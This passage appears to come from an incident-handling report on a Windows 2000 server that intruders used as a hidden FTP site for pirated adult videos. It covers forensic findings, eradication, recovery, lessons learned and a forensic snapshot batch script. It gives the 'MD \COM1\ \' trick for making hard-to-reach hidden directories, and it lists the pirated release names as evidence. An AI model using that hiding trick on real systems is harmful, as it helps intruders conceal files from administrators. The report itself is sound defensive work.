
SHTML

Shtml appears to be a Serv-U FTP server program that has been renamed shtml. From the Serv-U FTP web site (http://www.serv-u.com): "Serv-U was designed to meet the needs of beginning and advanced administrators for servers of every size. Not only will you find the most advanced tools for administrators in Serv-U, but you can also be assured of the highest level of security without sacrificing ease-of-use."

A check of Windows 2000 services confirms the automatic start of the 2 FTP servers whenever the server is restarted. The FireDaemon utility would automatically start the Serv-U-FTP program as a service. One was probably the FTP server itself and the other an administration channel.







I then took a look at the files under f:\WINPROJ\CUECARDS\BITMAPS\Log. It required a bit of effort to access the directory since the path used reserved words (com1 and com2). The trick was to 'jump' right to the .bin directory. I could not 'cd' or click to it. I could access it with: start > run > \\10.10.10.87\f\winproj\cuecards\bitmaps\log\com1\com2\.bin\
And from there navigate around. This is what I found (edited for length and readability).

Directory of F:\WINPROJ\CUECARDS\BITMAPS\Log\com1\com2\.bin

```
JAsfv.dll
JAsfv.ini
MSDB2.TXT
Connection.txt
.jasfv
ServUStartUpLog.txt
```

The above files are configuration and DLL files, 2 of the more interesting files are listed below.

The “Connection.txt” contained the welcome banner for the FTP server (in French)

```
--+-=oO¤}ttttttttttttttttttttttttttt{¤Oo=-+-
              STRO TRuST BoaRD
              HAcked by XXX
--+-=oO¤}ttttttttttttttttttttttttttt{¤Oo=-+-

    Bienvenue Mr %Name
    Ton Ip est %ip

    On est le %date et il est %time
    Le server est lancé depuis : %ServerDays jour(s) %ServerHours heure(s) %ServerMins
minute(s)

--+-=oO¤}ttttttttttttttttttttttttttt{¤Oo=-+-

    Il y a eu %uall users de connecté(s) depuis le lancement du serveur
    Il y a %unow connecté(s) sur le server et %u24h connecté(s) durant les dernières 24h

--+-=oO¤}ttttttttttttttttttttttttttt{¤Oo=-+-

    Il y a eu %ServerKbUp Kb de uploadé en %ServerFilesUp fichiers sur le serveur
    Il y a eu %ServerKbDown Kb de downloadé en %ServerFilesDown fichiers

--+-=oO¤}ttttttttttttttttttttttttttt{¤Oo=-+-

    - vitesse actuelle du serveur : [%ServerKBps Kb/sec]
    - vitesse moyenne du serveur: [%ServerAvg Kb/sec]

--+-=oO¤}ttttttttttttttttttttttttttt{¤Oo=-+-
```

An old “ServUStartUpLog.txt” log contained the ports the FTP server would use.

```
Wed 18Dec02 18:19:14 - Serv-U FTP Server v4.0 (4.0.0.4) - Copyright (c) 1995-2002 Cat
Soft, All Rights Reserved - by Rob Beckers
Wed 18Dec02 18:19:14 - Cat Soft is an affiliate of Rhino Software, Inc.
Wed 18Dec02 18:19:15 - Loaded external DLL JAsfv.dll
Wed 18Dec02 18:19:15 - Using WinSock 2.0 - max. 32767 sockets
Wed 18Dec02 18:19:15 - Starting FTP Server...
Wed 18Dec02 18:19:15 - PROBLEM: Unable to load the SSL/TLS libraries (SSLEAY32.DLL and
LIBEAY32.DLL) - No SSL support
Wed 18Dec02 18:19:15 - FTP Server listening on port number 65412, IP 65.45.7.87,
127.0.0.1
Wed 18Dec02 18:19:15 - FTP Server listening on port number 12321, IP 127.0.0.1
Wed 18Dec02 18:19:15 - Valid registration key found
```

Directory of F:\WINPROJ\CUECARDS\BITMAPS\Log\com1\com2\.bin\ÿ

```
@1.          -----==(_`'ú.,(_`'ú.,__________============_________,.ú''_),.ú''_)==-----
@2.                           -----===   PubStro [TRuST TEaM] BOaRd ===-----
@3.             -------==Upped and Fxped by Poum31&Don_Farfa== For TrustBoard==-----
@4.         ------==(_,.ú''(_,.ú''__________============_________`'ú.,_)`'ú.,_)==-----
06.23.02.PRIVATE.PENTHOUSE.EVE.INSANE.OBSESSION.FRENCH.DVDRIP.XXX.SBC.ROCCO
07.22.02.PRIVATE.MONIQUE.COVET.SBC.DVDRIP.XXXX.FRENCH.ROCCO
06.23.02.PRIVATE.PENTHOUSE.FASHION.2.FRENCH.DVDRIP.XXX.SBC.ROCCO
Cute.Exotic.Girls.9.DVD.XXX-UGN
SECRET_PARIS-FRENCHXXX_DVD_RIP-JUST-INT
10.22.02.LE.POINT.Q.French.DVDRip.XXX.DIvx-ADKorp
11.30.02.19.ANS.ET.ZEN.FRENCH.XXX.DVDRip.DivX-TESORO
11.30.02.REVELATIONS.SENSUELLES.XXX.DVDRip.DivX-TESORO
ETUDIANTES.GAVEES.DE.FOUTRE.FRENCH.XXX.DVDRip.DivX-TESORO
LES.AFFAMEES.FRENCH.XXX.DVDRip.DivX-TESORO
PRIVATE.ORGIES.FRENCH.XXX.DVDRip.DivX-TESORO
```

PRIVATE.LUST.TREASURES.08.FRENCH.XXX.DVDRip.DivX-TESORO

The above includes a 'banner' for the FTP server directory as well as subdirectories that contain the bootlegged pornography DVDs.

Directory of
F:\WINPROJ\CUECARDS\BITMAPS\Log\com1\com2\.bin\ÿ\06.23.02.PRIVATE.PENTHOUSE.EVE.INSANE.OBSESSION.FRENCH.DVDRIP.XXX.SBC.ROCCO

```
11/08/2002  05:50a      <DIR>          sample
11/08/2002  05:56a             82,530 Eve Insane Obsession - Back.jpg
11/08/2002  05:56a             60,219 Eve Insane Obsession - Front.jpg
11/08/2002  05:56a              5,874 rct-peio.nfo
11/08/2002  06:04a         15,000,000 rct-peio.r00
11/08/2002  06:13a         15,000,000 rct-peio.r01
11/08/2002  06:21a         15,000,000 rct-peio.r02
11/08/2002  06:29a         15,000,000 rct-peio.r03
11/08/2002  06:37a         15,000,000 rct-peio.r04
11/08/2002  06:46a         15,000,000 rct-peio.r05
11/08/2002  06:54a         15,000,000 rct-peio.r06
11/08/2002  07:02a         15,000,000 rct-peio.r07
11/08/2002  07:10a         15,000,000 rct-peio.r08
11/08/2002  07:19a         15,000,000 rct-peio.r09
11/08/2002  07:27a         15,000,000 rct-peio.r10
11/08/2002  07:35a         15,000,000 rct-peio.r11
11/08/2002  07:43a         15,000,000 rct-peio.r12
11/08/2002  07:52a         15,000,000 rct-peio.r13
11/08/2002  08:00a         15,000,000 rct-peio.r14
11/08/2002  08:08a         15,000,000 rct-peio.r15
11/08/2002  08:16a         15,000,000 rct-peio.r16
11/08/2002  08:25a         15,000,000 rct-peio.r17
11/08/2002  08:33a         15,000,000 rct-peio.r18
11/08/2002  08:41a         15,000,000 rct-peio.r19
11/08/2002  08:50a         15,000,000 rct-peio.r20
11/08/2002  08:58a         15,000,000 rct-peio.r21
11/08/2002  09:06a         15,000,000 rct-peio.r22
11/08/2002  09:14a         15,000,000 rct-peio.r23
11/08/2002  09:23a         15,000,000 rct-peio.r24
11/08/2002  09:31a         15,000,000 rct-peio.r25
11/08/2002  09:39a         15,000,000 rct-peio.r26
11/08/2002  09:48a         15,000,000 rct-peio.r27
11/08/2002  09:56a         15,000,000 rct-peio.r28
11/08/2002  10:05a         15,000,000 rct-peio.r29
11/08/2002  10:16a         15,000,000 rct-peio.r30
11/08/2002  10:24a         15,000,000 rct-peio.r31
11/08/2002  10:32a         15,000,000 rct-peio.r32
11/08/2002  10:41a         15,000,000 rct-peio.r33
11/08/2002  10:51a         15,000,000 rct-peio.r34
11/08/2002  11:00a         15,000,000 rct-peio.r35
11/08/2002  11:09a         15,000,000 rct-peio.r36
11/08/2002  11:17a         15,000,000 rct-peio.r37
11/08/2002  11:25a         15,000,000 rct-peio.r38
11/08/2002  11:34a         15,000,000 rct-peio.r39
11/08/2002  11:57a         15,000,000 rct-peio.r40
11/08/2002  12:06p         15,000,000 rct-peio.r41
11/08/2002  12:15p         15,000,000 rct-peio.r42
11/08/2002  12:25p         15,000,000 rct-peio.r43
11/08/2002  12:35p         15,000,000 rct-peio.r44
11/08/2002  12:46p         15,000,000 rct-peio.r45
11/08/2002  12:55p         15,000,000 rct-peio.r46
11/08/2002  12:57p          4,976,655 rct-peio.r47
11/08/2002  01:04p         15,000,000 rct-peio.rar
11/08/2002  03:36p              3,638 rct-peio.sfv
11/08/2002  03:37p                  0 ---[100%]--[All-files-CRC-OK]--[49-files]--
[TrustBoard]-
11/08/2002  03:37p      <DIR>          ..
11/08/2002  03:37p      <DIR>          .
              54 File(s)    725,128,916 bytes
```

The above is just one of several directories that contain the porn movies. The files appear to be Winrar archives of DVD porn movies. Each Winrar files is about 15 megabytes. If you note the times on the files, I would guess it took only 9 minutes to upload each file to the server. It looks like all of the files were uploaded in November and December of 2002. Each movie was about 700 megs each. The intruders used about 10 Gigabytes of hard drive space to store these files.

3.4 Eradication.

Eradication involved first identifying all the files (including executables, configuration files and bootlegged pornography), directories, services running, registry entries (when possible) and then stopping and deleting all of the above.

The first thing we did to eradicate the problem was stopping and then deleting the services that were running the FTP server.

Deleting the reserved name (COM1) directory was a bit of a trick. Once inside the directory, it was easy to delete the porn and FTP server files and directories but harder to delete the COM1 directory. After figuring out how to access the hidden directory, deleting it proved more difficult since I did not know how the Bad Guy created them. After a bit of research on the Internet, I came across the answer. This only seems to work with Windows 2000. To create a COM1 directory, perform the following at the command line and the root of C, type "MD \COM1\ \". (do not type the quotation marks). There is a space between the 2nd and the 3rd back-slashes. You might get errors but if you do a directory, you will see a COM1 directory but if you try to "CD" to it, you can't. To delete the COM1 directory, I ended up using the RM.EXE utility from the Windows Resource Kit. Microsoft has a knowledge base paper called "How to Remove Files with Reserved Names in Windows" http://support.microsoft.com/?kbid=120716.

Once the services and software had been removed, we disabled the "local2" user and every other user we had questions on. We also removed all users from the administrator's group and spot checked the rights of the other groups. We changed all the passwords on all the users and made the users change their passwords every 180 days (twice a year). We searched the registry for FireDamon entries and deleted those.

The root cause of the incident was not so much that Null Sessions were vulnerable or even the fact that several users where in the administrators group. I felt the problem was a lack of firewall between the users and the Internet that allowed anyone in the world access to the system. To that end, management agreed to buy a small Linksys router and use it as a firewall. At least now the companies systems can not be scanned or accessed by default from the Internet.

3.5 Recovery.

Business reasons would not allow a clean install so we re-patched the server with SP3 and ran Microsoft's Windows Update to bring the server up to date in terms of patches. As noted above, a router was installed to protect the network from all unsolicited Internet traffic. Since the server did not have anti-virus software installed, we used another PC with up-to-date anti-virus software to scan the server's drives looking for anything unusual. We also took a hard look at the other PCs on the network for similar problems but found none. We feel the FTP server problem was taken care of with the removal of the FTP server software but we are not sure if that was the only software installed. We did look in the usual places (recycle bin, winnt, system32, temp directories, program files, etc..). We searched the server for software with the same date stamp plus or minus a few days of the dates on the FTP software but found nothing. The router will prevent outsiders from getting in but there might be some custom trojan horse software that the Norton anti-virus software missed. After the server was rebooted again, we did a full port scan on the server. We did not see any unusual ports open. As for the Null Sessions, we did not change "RestrictAnonymous" registry entry due to the legacy clients on the network.

3.6 lessons learned.

The main lesson learned here was the danger of having a network connected to the Internet without any protection. There was no firewall or intrusion detection software much less defense in depth. The problem was not just the Null Session vulnerability on a Windows server. The Null Sessions vulnerability was just an easy target for the intruder. If Null Sessions had been secured, the intruder may have tried something else and still compromised the network. The problem was one of poor business decisions made without considering or discounting the dangers inherent with an unsecured connection to the Internet. This problem was compounded with network support being reactive in nature, no policies or procedures in place and poor password use. The intruders kept a low profile, no one noticed for 3 months. It took a unrelated network problem and a curious network person to uncover the intrusion.

3.7 Extras.

This batch file is one I have put together to document Windows NT\2000\XP boxes. Not all of the commands will work on all system configurations. I keep these tools on a CD or a USB hard drive. After copying the tools to \win32 on the hard drive and running the batch file, I move the log files to disk and delete the commands. The batch file could be better. It needs to be customized a bit depending on OS and drive letters used. The batch file is loosely based on the FRED v1.1 batch file in the Windows Section of the F.I.R.E. (Forensic and Incident Response Environment) utilities URL: http://fire.dmzs.com

```
@echo off
cls

REM SNAPSHOT.BAT
REM
REM This batch file takes a snapshot of the Windows NT\2000\XP computer
REM in terms of hardware, software, registry, network, user\groups, etc..
REM with the help of external Windows and 3rd party commands and logs
REM to the \logs directory.  All of these utilities can be found on the Internet, OS
REM or ResKit but not all will work on every Windows OS or roll (i.e. PDC\BDC
REM vs server vs. workstation, 2000 vs. XP vs NT)
REM
REM NOTE: The path for ALL the utilities is \win32 to avoid using a hacked
REM utility in the current PATH.  For best results, set the PATH to known good
REM files.
REM
REM YES! Some of this is overkill BUT you only have one chance to take a
REM snapshot of a system before you or someone else touches it...
REM
REM
REM SOME OF THIS IS BASED ON FRED v1.1 for F.I.R.E.

REM This documents a Windows 2000\XP system
REM This can also document Windows 9x and Windows NT but
REM   not all programs and switches will work
REM * You should be administrator when you run this to get all the information

Md \logs

\win32\xp\winmsd /report \logs\msd_report.txt
REM systeminfo works on XP only
\win32\xp\systeminfo >> \logs\systeminfo.txt
\win32\xp\at >> \logs\at.txt
\win32\xp\schtasks >> \logs\schtasks.txt
dir /s /od >> \logs\dir_s_od.txt
dir /s /ah /od >> \logs\dir_s_ah_od.txt
\win32\xp\attrib /s /d >> \logs\attrib_s_d.txt

\win32\xp\net accounts >> \logs\net_accounts.txt
\win32\xp\net file >> \logs\net_file.txt
\win32\xp\net session >> \logs\net_session.txt
\win32\xp\net share >> \logs\net_share.txt
\win32\xp\net start >> \logs\net_start.txt
\win32\xp\net use >> \logs\net_use.txt
\win32\xp\net user >> \logs\net_user.txt
\win32\xp\net group >> \logs\net_group.txt
```

```
\win32\xp\net name >> \logs\net_name.txt
\win32\xp\net view >> \logs\net_view.txt
\win32\xp\net config workstation >> \logs\net_cfg_ws.txt
\win32\xp\net config server >> \logs\net_cfg_svr.txt
\win32\xp\net statistics server >> \logs\net_stats_svr.txt
\win32\xp\net statistics workstation >> \logs\net_stats_ws.txt
\win32\xp\ipconfig /all >> \logs\ipconfig_all.txt
\win32\xp\arp -a >> \logs\arp_a.txt
\win32\xp\netstat -anr >> \logs\netstat_anr.txt
\win32\xp\nbtstat -c >> \logs\netstat_c.txt
\win32\xp\nbtstat -n >> \logs\netstat_n.txt
\win32\xp\nbtstat -s >> \logs\netstat_s.txt

\win32\reskit\dumpel.exe -l application -f \logs\dumpel_app.txt
\win32\reskit\dumpel.exe -l system -f \logs\dumpel_system.txt

\win32\sysinternals\diskext.exe       > \logs\diskext.txt
\win32\sysinternals\efsdump.exe -s c:\ > \logs\efsdump_c_s.txt
\win32\sysinternals\efsdump.exe -s d:\ > \logs\efsdump_d_s.txt
\win32\sysinternals\efsdump.exe -s e:\ > \logs\efsdump_e_s.txt
\win32\sysinternals\efsdump.exe -s f:\ > \logs\efsdump_f_s.txt
\win32\sysinternals\handle.exe > \logs\handle.txt
\win32\sysinternals\handle.exe -a > \logs\handle_a.txt
\win32\sysinternals\listdlls.exe > \logs\listdlls.txt
\win32\sysinternals\listdlls.exe -r > \logs\listdlls_r.txt
\win32\sysinternals\ntfsinfo.exe c: > \logs\ntfsinfo_c.txt
\win32\sysinternals\ntfsinfo.exe d: > \logs\ntfsinfo_d.txt
\win32\sysinternals\ntfsinfo.exe e: > \logs\ntfsinfo_e.txt
\win32\sysinternals\ntfsinfo.exe f: > \logs\ntfsinfo_f.txt
\win32\sysinternals\psfile.exe > \logs\psfile.txt
\win32\sysinternals\psgetsid.exe > \logs\psgetsid.txt
\win32\sysinternals\psinfo.exe > \logs\psinfo.txt
\win32\sysinternals\psinfo.exe -h > \logs\psinfo_h.txt
\win32\sysinternals\psinfo.exe -s > \logs\psinfo_s.txt
\win32\sysinternals\pslist.exe > \logs\pslist.txt
\win32\sysinternals\pslist.exe -d > \logs\pslist_d.txt
\win32\sysinternals\pslist.exe -m > \logs\pslist_m.txt
\win32\sysinternals\pslist.exe -x > \logs\pslist_x.txt
\win32\sysinternals\pslist.exe -t > \logs\pslist_t.txt
\win32\sysinternals\psloggedon.exe > \logs\psloggedon.txt
\win32\sysinternals\psloglist.exe > \logs\psloglist.txt
\win32\sysinternals\psloglist.exe -x > \logs\psloglist_x.txt
\win32\sysinternals\psloglist.exe -x -s> \logs\psloglist_x_s.txt
\win32\sysinternals\psservice.exe > \logs\psservice.txt
\win32\sysinternals\streams.exe c:\ > \logs\streams_c.txt
\win32\sysinternals\streams.exe d:\ > \logs\streams_d.txt
```

```
\win32\sysinternals\streams.exe e:\ > \logs\streams_e.txt
\win32\sysinternals\streams.exe r:\ > \logs\streams_f.txt

\win32\foundstone\fport > \logs\fport.txt
\win32\foundstone\fport /p > \logs\fport_p.txt
\win32\foundstone\fport /a > \logs\fport_a.txt
\win32\foundstone\fport /i > \logs\fport_i.txt
\win32\foundstone\fport /ap > \logs\fport_ap.txt
\win32\foundstone\forensics\hfind.exe c:\ > \logs\hfind_c.txt
\win32\foundstone\forensics\hfind.exe d:\ > \logs\hfind_d.txt
\win32\foundstone\forensics\hfind.exe e:\ > \logs\hfind_e.txt
\win32\foundstone\forensics\hfind.exe f:\ > \logs\hfind_f.txt

\win32\ntsecurity-nu\browselist.exe > \logs\browselist.txt
\win32\ntsecurity-nu\lns.exe c:\ > \logs\lns_c.txt
\win32\ntsecurity-nu\lns.exe f:\ > \logs\lns_f.txt
\win32\ntsecurity-nu\pmdump.exe -list > \logs\pmdum_list.txt
\win32\ntsecurity-nu\promiscdetect.exe > \logs\promiscdetect.txt

\win32\aintx\df.exe > \logs\df.txt
\win32\aintx\lpstat.exe > \logs\lpstat.txt
\win32\aintx\lsfile.exe > \logs\lsfile.txt
\win32\aintx\lsgroup.exe -a -u -f > \logs\lsgroup_auf.txt
\win32\aintx\lsprinter.exe > \logs\lsprinter.txt
\win32\aintx\lsprtdrv.exe > \logs\lsprtdrv.txt
\win32\aintx\lssess.exe > \logs\lssess.txt
\win32\aintx\lsshare.exe -a > \logs\lsshare_a.txt
\win32\aintx\lssvc.exe > \logs\lssvc.txt
\win32\aintx\lstcp.exe > \logs\lstcp.txt
\win32\aintx\lsuser.exe -a > \logs\lsuser_a.txt
\win32\aintx\memcheck.exe > \logs\memcheck.txt
\win32\aintx\ps.exe > \logs\ps.txt
```

References

The MITRE Corporation, CVE-2000-1200, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-1200 (May 24th 2003)

The MITRE Corporation, CAN-1999-0503, http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-1999-0503 (May 24th 2003)

Internet Security Systems, “Shares enumerated through a null session” http://www.iss.net/security_center/static/170.php (May 24th 2003)

Internet Security Systems, “Users enumerated through a null session” http://www.iss.net/security_center/static/171.php (May 24th 2003)

Internet Security Systems, “Registry opened through a null session” http://www.iss.net/security_center/static/169.php (May 24th 2003)

Internet Security Systems, “Windows NT null session user modals” http://www.iss.net/security_center/static/1312.php (May 24th 2003)

Internet Security Systems, “User can gain admin name from a null session” http://www.iss.net/security_center/static/2337.php (May 24th 2003)

Internet Security Systems, “Windows NT LSAQueryInformationPolicy function could reveal an NT domain ID.” http://www.iss.net/security_center/static/4015.php (May 24th 2003)

Internet Security Systems, “Windows 2000 down level compatible access weakens security” http://www.iss.net/security_center/static/3863.php (May 24th 2003)

Rutgers University, “Null Sessions” URL: http://netsecurity.rutgers.edu/null_sessions.htm (February 4th 2003)

Microsoft, “Restricting Information Available to Anonymous Logon Users” URL: http://support.microsoft.com/default.aspx?scid=kb;[LN];Q143474 (February 4th 2003)

Brown University “NetBIOS Null Sessions: The Good, The Bad, and The Ugly” URL: http://www.brown.edu/Facilities/CIS/CIRT/help/netbiosnull.html (February 4th 2003)

Hobbit, The, “CIFS: Common Insecurities Fail Scrutiny”, Avian Research, January 1997 URL: http://downloads.securityfocus.com/library/cifs.txt (February 4th 2003)

Finamore, Joe, “NULL Sessions In NT/2000” December 10, 2001 URL: http://rr.sans.org/win/null.php (February 4th 2003)

Kriss, Michael, “Weak Passwords + Null Session = Windows 2000 Exploit” http://www.giac.org/practical/Michael_Kriss_GCIH.doc September 2002, (February 4th 2003)

Security focus, “About NULL Sessions." 28 June 1998. URL: http://downloads.securityfocus.com/library/null.sessions.html (10th February 2003)

SANS, “The Twenty Most Critical Internet Security Vulnerabilities (Updated) ~ The Experts’ Consensus” Version 3.22 March 3, 2003, The SANS Institute http://www.sans.org/top20/ (May 24th 2003)

Microsoft, “How to Use the RestrictAnonymous Registry Value in Windows 2000”, http://support.microsoft.com/default.aspx?scid=kb;en-us;246261 (February 4th 2003)

Microsoft, “Restricting Information Available to Anonymous Logon Users”, http://support.microsoft.com/default.aspx?scid=kb;en-us;143474, (February 4th 2003)

Microsoft, “RestrictAnonymous Access Enabled Lets Anonymous Connections Obtain the Password Policy”, http://support.microsoft.com/default.aspx?scid=kb;en-us;129457, (February 4th 2003)

Microsoft, “SMS: Resources Are Not Discovered if Anonymous Connections Are Turned Off”, http://support.microsoft.com/default.aspx?scid=kb;en-us;311257, (February 4th 2003)

Microsoft, “Novell NDS for Windows NT Does Not Support Restrict Anonymous Security”, http://support.microsoft.com/default.aspx?scid=kb;en-us;184018, (February 4th 2003)

Microsoft, “SNA Server LUs Assigned To Authenticated Users Group Do Not Work Properly”, http://support.microsoft.com/default.aspx?scid=kb;en-us;220871, (February 4th 2003)

Microsoft, “Restrict Anonymous Prevents Discovery of Windows NT 4.0 Domain”, http://support.microsoft.com/default.aspx?scid=kb;en-us;260870, (February 4th 2003)

Microsoft, “HOW TO Enable Null Session Shares on a Windows 2000-Based Computer”, http://support.microsoft.com/default.aspx?scid=kb;en-us;289655. (February 4th 2003)

TonikGin, “XDCC – An .EDU Admin’s Nightmare”, Sept. 11 2002 http://www.russonline.net/tonikgin/EduHacking.html, (February 4th 2003)

Microsoft, “How to Remove Files with Reserved Names in Windows” http://support.microsoft.com/?kbid=120716. (May 24th 2003)

Sharpe, Richard, Just what is SMB?” version 1.2, October 8th 2002, http://samba.anu.edu.au/cifs/docs/what-is-smb.html (May 24th 2003)

McClure, Stuart & Scambray, Joel & Kurtz, George, Hacking Exposed, Berkeley, 1999. 434.

Links to software

Foundstone utilities	http://www.foundstone.com
Sysinternal utilities	http://www.ssyinternals.com
Ntsecurity-nu utilities	http://ntsecurity.nu
AINXT NT utilities	http://www.dwam.net/docs/aintx/
FireDaemon	http://www.firedaemon.com/
Serv-U FTP Server	http://www.serv-u.com
DumpSec	http://www.somarsoft.com/
Enum	http://razor.bindview.com/tools/desc/enum_readme.html
RedButton NT	http://packetstormsecurity.nl/NT/audit/redbutton.nt.weakness.shower.zip